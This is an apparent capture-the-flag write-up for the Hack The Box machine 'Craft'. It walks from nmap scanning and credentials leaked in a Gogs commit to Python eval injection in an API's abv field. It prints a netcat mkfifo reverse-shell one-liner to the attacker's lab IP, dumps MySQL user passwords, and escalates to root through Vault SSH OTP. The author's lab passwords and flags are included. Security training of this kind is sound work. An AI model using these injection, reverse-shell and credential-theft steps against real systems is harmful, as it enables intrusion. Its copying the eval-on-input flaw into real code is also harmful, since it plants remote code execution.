Craft



Information Gathering

Nmap

Typical nmap scan:

```
root@kali:~/htb/craft# nmap -sV -sC 10.10.10.110
Starting Nmap 7.80 ( https://nmap.org ) at 2019-12-16 14:21 EST
Nmap scan report for 10.10.10.110
Host is up (0.20s latency).
Not shown: 998 closed ports
PORT
        STATE SERVICE VERSION
22/tcp open ssh
                      OpenSSH 7.4p1 Debian 10+deb9u5 (protocol 2.0)
ssh-hostkey:
    2048 bd:e7:6c:22:81:7a:db:3e:c0:f0:73:1d:f3:af:77:65 (RSA)
    256 82:b5:f9:d1:95:3b:6d:80:0f:35:91:86:2d:b3:d7:66 (ECDSA)
__ 256 28:3b:26:18:ec:df:b3:36:85:9c:27:54:8d:8c:e1:33 (ED25519)
443/tcp open ssl/http nginx 1.15.8
_http-server-header: nginx/1.15.8
|_http-title: About
| ssl-cert: Subject:
commonName=craft.htb/organizationName=Craft/stateOrProvinceName=NY/countryName=US
| Not valid before: 2019-02-06T02:25:47
| Not valid after: 2020-06-20T02:25:47
|_ssl-date: TLS randomness does not represent time
| tls-alpn:
| http/1.1
```

```
| tls-nextprotoneg:
|_ http/1.1
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .


Nmap done: 1 IP address (1 host up) scanned in 25.91 seconds
```

Ports **22** and **443**, with **443** running nginx 1.15.8. First things first, I am going to head over to https://10.10.110 and see what I can see.

I did get a certificate error:

Certificate Viewer: "craft.htb"	
<u>G</u> eneral <u>D</u> etails	
Could not verify this certificate because the issuer is unknown.	
Issued To	
Common Name (CN)	craft.htb
Organization (O)	Craft
Organizational Unit (OU)	<not certificate="" of="" part=""></not>
Serial Number	00:BA:7B:B3:C9:8D:C4:4B:9F
Issued By	
Common Name (CN)	Craft CA
Organization (O)	Craft
Organizational Unit (OU)	Craft
(00)	
Period of Validity	
Begins On	February 5, 2019
Expires On	June 19, 2020
Fingerprints	
SHA-256 Fingerprint	88:28:6E:F6:F2:BB:87:E6:58:A3:F3:BA:1D:DF:15:EF: 8E:97:4F:3D:CD:81:23:7A:C6:C1:E0:36:3D:6B:86:3E
SHA1 Fingerprint	2E:11:62:EF:4D:2E:36:6F:19:6A:51:F0:C5:CA:B8:CE:85:92:37:30


but this could just be firefox not trusting a self-signed cert. I will put this in my pocket and keep enumerating for now. The site itself says its a repo for US-produced craft brews which are accessable over REST - I am thinking this is an API.



About Craft

Craft aims to be the largest repository of US-produced craft brews accessible over REST. In the future we will release a mobile app to interface with our public rest API as well as a brew submission process, but for now, check out our API!

Wappalyzer shows its running some sort of reverse proxy. I haven't seen it detect that before, could be nothing, could be something. Another thing to tuck away.




There are a pair of links in the upper right corner which go to https://api.craft.htb/api/ and https://gogs.craft.htb. Neither of which I am able to navigate to through the browser.


Cut to about an hour later I needed to add both of the urls to my /etc/hosts file:

```
10.10.10.110 api.craft.htb
10.10.10.110 gogs.craft.htb
```

So now I've got two pages of stuff go go through, one looks like an API GUI and models



and a github-like page, which is the one I am going to focus on first:




I pulled down a copy of the repo to do some analysis, but I also noticed there was an issue that was open, and Bertram Gilfoyle was acting like his usual lovely self and scared that something awful was going to happen:

#2 Bogus ABV values

() Open

opened 10 months ago by dinesh · 4 comments



The change hes talking about looks like it relates back to the brew.py file, removing lines 41-43:

```
create_brew(request.json)
return None, 201
```

and replacing it with

```
# make sure the ABV value is sane
if eval('%s >1' % request.json['abv']):
```

```
return "ABV must be a decimal value less than 1.0", 400
else:
    create_brew(request.json)
    return None, 201
```

so to me this reads that previously it was creating a brew with the potential to have an ABV of >100%. The patch changes it to ensure that the ABV can't go above 100%, which makes sense. I would rate myself *pretty okay* at reading code, but pretty poor at writing it. So hopefully I don't have to go too deep into a code review because this may take me a long time.

I ended up finding a site which requires authentication to get in: https://api.craft.htb/api/auth/login. In poking around the site, in the git commits (https://gogs.craft.htb/Craft/craft-api/commit/10e3ba4f0a09c778d7cec673f28d410b73455a86) there was a pair of credentials:

```
auth=('dinesh', '4aUh0A8PbVJxgd'). Score.
```

Exploitation

I tried a couple of the API calls via curl but was unsuccesful. I had to read a bit of the manpages in order to ensure that I was formatting my command correctly -- which I wasn't. I eventually was able to get a successful result, which was the validation of a token. This was not the first token I generated though so there is some sort of lifespan on these things. I think it was in the 15-20 minute time period, but I wasn't timing anything.

```
root@kali:~/htb/craft# curl -X GET "https://api.craft.htb/api/auth/check" -H
"accept: application/json" -H "X-Craft-API-Token:
eyJ0eXAi0iJKV1QiLCJhbGci0iJIUzI1NiJ9.eyJ1c2VyIjoiZGluZXNoIiwiZXhwIjoxNTc2NTMzMDA5f
Q.eQSYf7PSL0Ppd8D72Jpu60rd4TrGKPhxjsIYXv-6oK4" -k
{"message":"Token is valid!"}
```

I attempted a few times to see if I can use the token to then pass an argument based on the brew.py patch I saw earlier:

```
{
    "id": 0,
    "brewer": "string",
    "name": "string",
    "style": "string",
    "abv": "__import__('os').system('ls')"
}
```

```
curl -X POST "https://api.craft.htb/api/auth/check" -H "accept: application/json"
-H "X-Craft-API-Token:
eyJ0eXAi0iJKV1QiLCJhbGci0iJIUzI1NiJ9.eyJ1c2VyIjoiZGluZXNoIiwiZXhwIjoxNTc2NTMzMDA5f
Q.eQSYf7PSL0Ppd8D72Jpu60rd4TrGKPhxjsIYXv-6oK4" -k -d `{"id": 0,"brewer":
```

```
"string","name": "string","style": "string","abv":
"__import__('os').system('ls')"}`
```

But to no avail. I also tried a few different commands and minor tweaks, but nothing was working. I decided to fire up burp and try to check out what is actually being sent to see if its a syntax error with the request or something else.

The /auth/check call looks like it has an authorization piece in the request:

```
GET /api/auth/check HTTP/1.1
Host: api.craft.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: application/json
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://api.craft.htb/api/
Authorization: Basic ZGluZXNoOjRhVWgwQThQYlZKeGdk
Connection: close
DNT: 1
```

and the POST request of /brew/ looks like the following:

```
POST /api/brew/ HTTP/1.1
Host: api.craft.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: application/json
Accept-Language: en-US, en; q=0.5
Accept-Encoding: gzip, deflate
Referer: https://api.craft.htb/api/
Content-Type: application/json
Origin: https://api.craft.htb
Content-Length: 122
Connection: close
DNT: 1
  "id": 0,
  "brewer": "string",
  "name": "string",
  "style": "string",
  "abv": "string"
}
```

But we get a forbidden error message with that request, even with modifying the abv value to anything:

```
{
    "message": "Invalid token or no token found."
```

```
}
```

We need to inject our token into that request. So I sent that over to repeater in burp and added my token after reading a bit on how that works:

```
POST /api/brew/ HTTP/1.1
Host: api.craft.htb
User-Agent: Mozilla/5.0 (X11; Linux x86 64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: application/json
Accept-Language: en-US, en; q=0.5
Accept-Encoding: gzip, deflate
Referer: https://api.craft.htb/api/
Content-Type: application/json
Origin: https://api.craft.htb
Content-Length: 122
Connection: close
DNT: 1
X-Craft-API-
Token:eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VyIjoiZGluZXNoIiwiZXhwIjoxNTc2NTU
yNTMOfQ.6GcfLmyJH1fQacpNxSqMfWRwO2wKMDbZMKxFI-mlWb8
  "id": 0,
  "brewer": "string",
  "name": "string",
  "style": "string",
  "abv": "__import__('os').system('whoami')"
}
```

And this time we got an unhandled exception:

```
HTTP/1.1 500 INTERNAL SERVER ERROR
Server: nginx/1.15.8
Date: Tue, 17 Dec 2019 03:16:15 GMT
Content-Type: application/json
Content-Length: 48
Connection: close

{"message": "An unhandled exception occurred."}
```

I am going to see if I can find some sort of reverse shell paylod for this instead of just whoami.

After what feels like too many hours of reading, and failures with my shell dropping immediately, I did take a hint for this box and someone talked me through why my shell was not working. I found what should be a working shell (thanks to a hint honestly):

```
rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.10.14.75 42069 >/tmp/f
```

add it to our curl command:

and there we go - I caught a shell back on my listener:

```
root@kali:~/htb/craft# nc -lvnp 42069
listening on [any] 42069 ...
connect to [10.10.14.75] from (UNKNOWN) [10.10.10.110] 43949
/bin/sh: can't access tty; job control turned off
/opt/app # whoami
root
/opt/app # id
uid=0(root) gid=0(root)
groups=0(root),1(bin),2(daemon),3(sys),4(adm),6(disk),10(wheel),11(floppy),20(dial out),26(tape),27(video)
```

That is weird, it says I am root.

```
/opt/app # cat /root/root.txt
cat: can't open '/root/root.txt': No such file or directory
```

guess I am not really root.

User Flag

Time to poke around

```
/opt/app # ls -la
total 32
drwxr-xr-x 5 root root 4096 Feb 10 2019 .
```

```
drwxr-xr-x
                                   4096 Feb 9 2019 ..
            1 root
                      root
drwxr-xr-x
            8 root
                                   4096 Feb 8 2019 .git
                      root
                                    18 Feb 7 2019 .gitignore
-rw-r--r-- 1 root
                      root
                                  1585 Feb 7 2019 app.py
-rw-r--r-- 1 root
                      root
drwxr-xr-x 5 root
                                  4096 Feb 7 2019 craft api
                      root
-rwxr-xr-x 1 root
                                   673 Feb 8 2019 dbtest.py
                      root
            2 root
                                   4096 Feb 7 2019 tests
drwxr-xr-x
                      root
```

Maybe we'll get lucky and find something in the git directories like we did when we found Dinesh's credentials. I am going to check those first.

I did not find anything that was very fruitful so far. In taking a look at some of the other files, dbtest.py was kind of interesting:

```
#!/usr/bin/env python
import pymysql
from craft_api import settings
# test connection to mysql database
connection = pymysql.connect(host=settings.MYSQL_DATABASE_HOST,
                             user=settings.MYSQL_DATABASE_USER,
                             password=settings.MYSQL_DATABASE_PASSWORD,
                             db=settings.MYSQL_DATABASE_DB,
                             cursorclass=pymysql.cursors.DictCursor)
try:
    with connection.cursor() as cursor:
        sql = "SELECT `id`, `brewer`, `name`, `abv` FROM `brew` LIMIT 1"
        cursor.execute(sql)
        result = cursor.fetchone()
        print(result)
finally:
    connection.close()
```

could I go grab the MYSQL user\pass? Could I modify this script to just spit them out to me? I feel like the second approach will be easier and I am just more interested in that approach.

Cut to a while later -- I could not get just modifying the above script to work. I kept getting a slew of errors. I decided that I perhaps needed to go find some credentials. It is importing settings from craft_api. I figure I should start there, sure enough:

```
# Flask settings
FLASK_SERVER_NAME = 'api.craft.htb'
FLASK_DEBUG = False # Do not use debug mode in production
# Flask-Restplus settings
```

```
RESTPLUS_SWAGGER_UI_DOC_EXPANSION = 'list'
RESTPLUS_VALIDATE = True
RESTPLUS_MASK_SWAGGER = False
RESTPLUS_ERROR_404_HELP = False
CRAFT_API_SECRET = 'hz660CkDtv8G6D'

# database
MYSQL_DATABASE_USER = 'craft'
MYSQL_DATABASE_PASSWORD = 'qLGockJ6G2J750'
MYSQL_DATABASE_DB = 'craft'
MYSQL_DATABASE_HOST = 'db'
SQLALCHEMY_TRACK_MODIFICATIONS = False
```

So now I am going to modify that first script's sql line to:


```
sql= "SELECT * FROM `user`"
```

and the MYSQL_DATABASE fields with that data I found and see if I can dump whatever I can out of the mysql database.

3 sets of creds!

```
dinesh:4aUh0A8PbVJxgd
gilfoyle:ZEU3N8WNM2rh4T
ebachman:11J77D8QFkLPQB
```

I tried SSHing into the box but was only greeted with a beer glass. None of the credentials worked in any combination. Where else can we use creds? -- the github page that is.



In there we find a private repo with a few directories of some docker configs, a secrets.sh file (juicy?!) an .ssh directory containing, gasp, a pair of keys.



I grabbed those and put them into my local directory and tried to log in as Gilfoyle:

Hmm -- it loads our key, but its too open, a quick google search tells me that 0600 is the correct configuration:

```
User/Owner : read, write, no exec
Group : no read, no write, no exec
others : no read, no write, no exec
```

Enter passphrase for key 'id_rsa': Linux craft.htb 4.9.0-8-amd64 #1 SMP Debian 4.9.130-2 (2018-10-27) x86_64

The programs included with the Debian GNU/Linux system are free software; the exact distribution terms for each program are described in the individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent permitted by applicable law.

```
gilfoyle@craft:~$ id
uid=1001(gilfoyle) gid=1001(gilfoyle) groups=1001(gilfoyle)
gilfoyle@craft:~$ ls
user.txt
gilfoyle@craft:~$ cat user.txt
bbf4b0cadfa3d4e6d0914c9cd5a612d4
```

That was pretty sweet - I am excited about root, hopefully its as interesting as user has been.

Root Flag

So looking back at that secrets.sh file:

```
#!/bin/bash

# set up vault secrets backend

vault secrets enable ssh

vault write ssh/roles/root_otp \
    key_type=otp \
    default_user=root \
    cidr_list=0.0.0.0/0
```

I had no idea what this really was. I enumerated the usual things on the machine but did not really come up with anything interesting. Vaultproject.io has a reference to something about ssh using one-time-passwords, which matched this script.

Also in the artcile is a single CLI command which can create a new OTP and invoke SSH with the correct parameters to connect to the host: vault ssh-role otp_key_role -mode otp username@x.x.x.x

To craft my command, it looks like all I need to do is fill in the blanks with the data I found and it should work?

```
gilfoyle@craft:~$ vault ssh -mode=otp -role=root_otp root@craft.htb

Vault could not locate "sshpass". The OTP code for the session is displayed
below. Enter this code in the SSH password prompt. If you install sshpass,

Vault can automatically perform this step for you.

OTP for the session is: ee020ae9-eec7-e493-2b0c-ee4d010c3664

The authenticity of host 'craft.htb (127.0.1.1)' can't be established.

ECDSA key fingerprint is SHA256:sFjoHo6ersU0f0BTzabUkFYHOr6hBzWsSK0MK5dwYAw.

Are you sure you want to continue connecting (yes/no)? yes


Warning: Permanently added 'craft.htb' (ECDSA) to the list of known hosts.

. * . . . * *

* * @()Ooc()* o .

(\( \( \) @(*OCG*0() \) ___

|\____/|/_ \|
| | | | | / | |
```



Password:

Linux craft.htb 4.9.0-8-amd64 #1 SMP Debian 4.9.130-2 (2018-10-27) x86_64

The programs included with the Debian GNU/Linux system are free software; the exact distribution terms for each program are described in the individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent permitted by applicable law.

Last login: Tue Aug 27 04:53:14 2019

root@craft:~# id

uid=0(root) gid=0(root) groups=0(root)

root@craft:~# cat /root/root.txt
831d64ef54d92c1af795daae28a11591

Conclusion

This was one of the least-ctf like boxes I've done so far. It was both frustrating and fun, I learned a ton on this box, made some embarassing mistakes that cost me a whole lot of time that should have been just minor speed bumps, but enjoyed it thoroughly.